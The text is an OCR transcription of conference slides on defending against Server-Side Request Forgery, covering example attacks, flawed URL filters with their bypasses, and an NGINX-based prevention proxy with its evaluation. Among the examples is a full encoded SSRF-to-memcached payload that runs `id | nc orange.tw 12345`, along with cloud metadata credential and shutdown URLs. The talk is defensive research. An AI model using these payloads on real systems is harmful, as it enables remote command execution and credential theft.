The 36th ACM/SIGAPP Symposium On Applied Computing

Preventing Server-Side Request Forgery Attacks

Bahruz Jabiyev, Omid Mirzaei, Amin Kharraz, Engin Kirda

SSRF Attacks


What is Server-Side Request Forgery (SSRF)?

OWASP definition:


Abusing the functionality on the server to read and update local resources

What is SSRF?


edit-pics.com




What is SSRF?


edit-pics.com
Back
Enter U
http://animals.com/bunny.jpeg
+ ADD
Settings
POST / HTTP/1.1
Host: edit-pics.com
url=http://animals.com/bunny.jpeg
edit-pics.com server
GET /bunny.jpeg HTTP/1.1
Host: animals.com
animals.com

What is SSRF?


FILTER
RESIZE
CROP
TRANSFORM
DRAW
TEXT
SHAPE
edit-pics.com
server
animals.com

What is SSRF?


Back
Enter U
http://192.168.0.1/bunny.jpeg
+ ADD
Settings
POST / HTTP/1.1
Host: edit-pics.com
url=http://192.168.0.1/
bunny.jpeg
edit-pics.com
server

Attack Target Types

On-premise Environment

http://0:9200/_shutdown

http://0:8000/composer/send_email?to=orange@chroot.org&url=http://127.0.0.1:11211/%0D%0Aset%20githubproductionsearch/queries/code_query%3A857be82362ba02525cef496458ffb09cf30f6256%3Av3%3Acount%200%2060%20150%0D%0A%04%08o%3A%40ActiveSupport%3A%3ADeprecation%3A%3ADeprecatedInstanceVariableProxy%07%3A%0E%40instanceo%3A%08ERB%07%3A%09%40srcI%22%1E%60id%20%7C%20nc%20orange.tw%2012345%60%06%3A%06ET%3A%0C%40linenoi%00%3A%0C%40methods%3A%0Bresult%0D%0A%0D%0A

`id | nc orange.tw 12345`

Attack Target Types

Cloud Environment

`http://169.254.169.254/latest/meta-data/iam/security-credentials/`

Existing Defenses

Current Defense Mechanisms

Analysis of 61 SSRF reports from Hackerone

Defenses are usually implemented in the code level and they are often either flawed or incomplete.

Flawed Defenses

```
def is_allowed(url):
  host = url.split('/')[2].split(':')[0]
```

http://127.0.0.1:123/data
127.0.0.1

http://2130706433:123/data

```
import ipaddress

def is_allowed(url):
  host = url.split('/')[2].split(':')[0]
```

http://2130706433:123/data
2130706433
http://localtest.me:123/data

Flawed Defenses

http://attacker.me:123/data

```
import socket
import ipaddress

def is_allowed(url):
  host = url.split('/')[2].split(':')[0]
```

http://localtest.me:123/data
localtest.me
127.0.0.1

```
<?php
    header('Location: http://127.0.0.1:123/data');
?>
```

Developers often have flaws in the defense code and attackers take advantage of these flaws for the bypass.

Incomplete Defenses

```
def is_allowed(url):
  host = url.split('/')[2].split(':')[0]
  prefixes = ['192.168.', '172.', '10.', '127.',
'0.', '169.254.']
  for prefix in prefixes:
    if host.startswith(prefix):
      return False
  return True
```

```
import ipaddress

def is_allowed(url):
  host = url.split('/')[2].split(':')[0]
  return not ipaddress.ip_address(host).is_private
```

```
import socket
import ipaddress

def is_allowed(url):
  host = url.split('/')[2].split(':')[0]
  ip = socket.gethostbyname(host)
  return not ipaddress.ip_address(ip).is_private
```

```
<?php
    header('Location: http://127.0.0.1:123/data');
?>
```

In 20% of reports, the attack was “unexpected” in two different ways: a different channel or an unexpected part of a request

Proposed Defense Approach


Why SSRF happens?

Two main underlying conditions:

1. Application server makes a request based on a user input.

2. Application server usually needs to have access to internal services.

Proposed Defense Approach



Implementation

Implementation

Extending NGINX with Lua

Catching URLs with colon and double slash, `://`

Helper Service in a Docker container restricted by firewall rules

Evaluation

Recognizing URLs (with : / /)

False Positives

Good combination of technical and non-technical texts

Examining README pages

False Negatives

Library/Function	Language	URL Patterns		
		http://a.bc/	//a.bc/	a.bc/
HttpWebRequest	C#	✓		
HttpClient	C#	✓		
net/http	Go	✓		
java.net	Java	✓		
http	JS (Node.js)	✓		
request	JS (Node.js)	✓		
libwww-perl	Perl	✓		
file_get_contents()	PHP	✓		
cURL	PHP	✓		✓
urllib	Python	✓		
requests	Python	✓		
net/http	Ruby	✓	✓	

Preventing Attacks

Applications from OWASP VWAD

ID	Name
1	Vulnerable Java Web Application [5]
2	NodeGoat [14]
3	OWASP Juice Shop [12]
4	Magical Code Injection Rainbow [1]
5	Mutillidae [13]
6	Xtreme Vulnerable Web Application [6]

Prevention Performance

ID	Technology	Payload Place	Automated	Assisted
1	Java	within body	✓	
2	Node.js	parameter		✓
3	Node.js	parameter	✓	
4	PHP	within parameter	✓	
5	PHP	within parameter	✓	
6	PHP	parameter	✓	

Affecting Application Performance

Affecting Functionality


Vast majority of requests are unaffected.

Affected pages:

- Client-side redirection
- Self-signed SSL certificate

Affecting Speed

Average response time for URL sending requests



Evading Defense

Intermediate Deployment	Code-level Deployment
Untypical Character Encodings	Not the same speed benefits
HTTP Request Smuggling	Clear vision of request, therefore much less room for evasion

Final Words

We hope that this approach will be useful in the prevention efforts against the growing threat of SSRF attacks.

You can access our code at github.com/bahruzjabiyev/prevent-ssrf

Thank you so much for listening!

Any questions?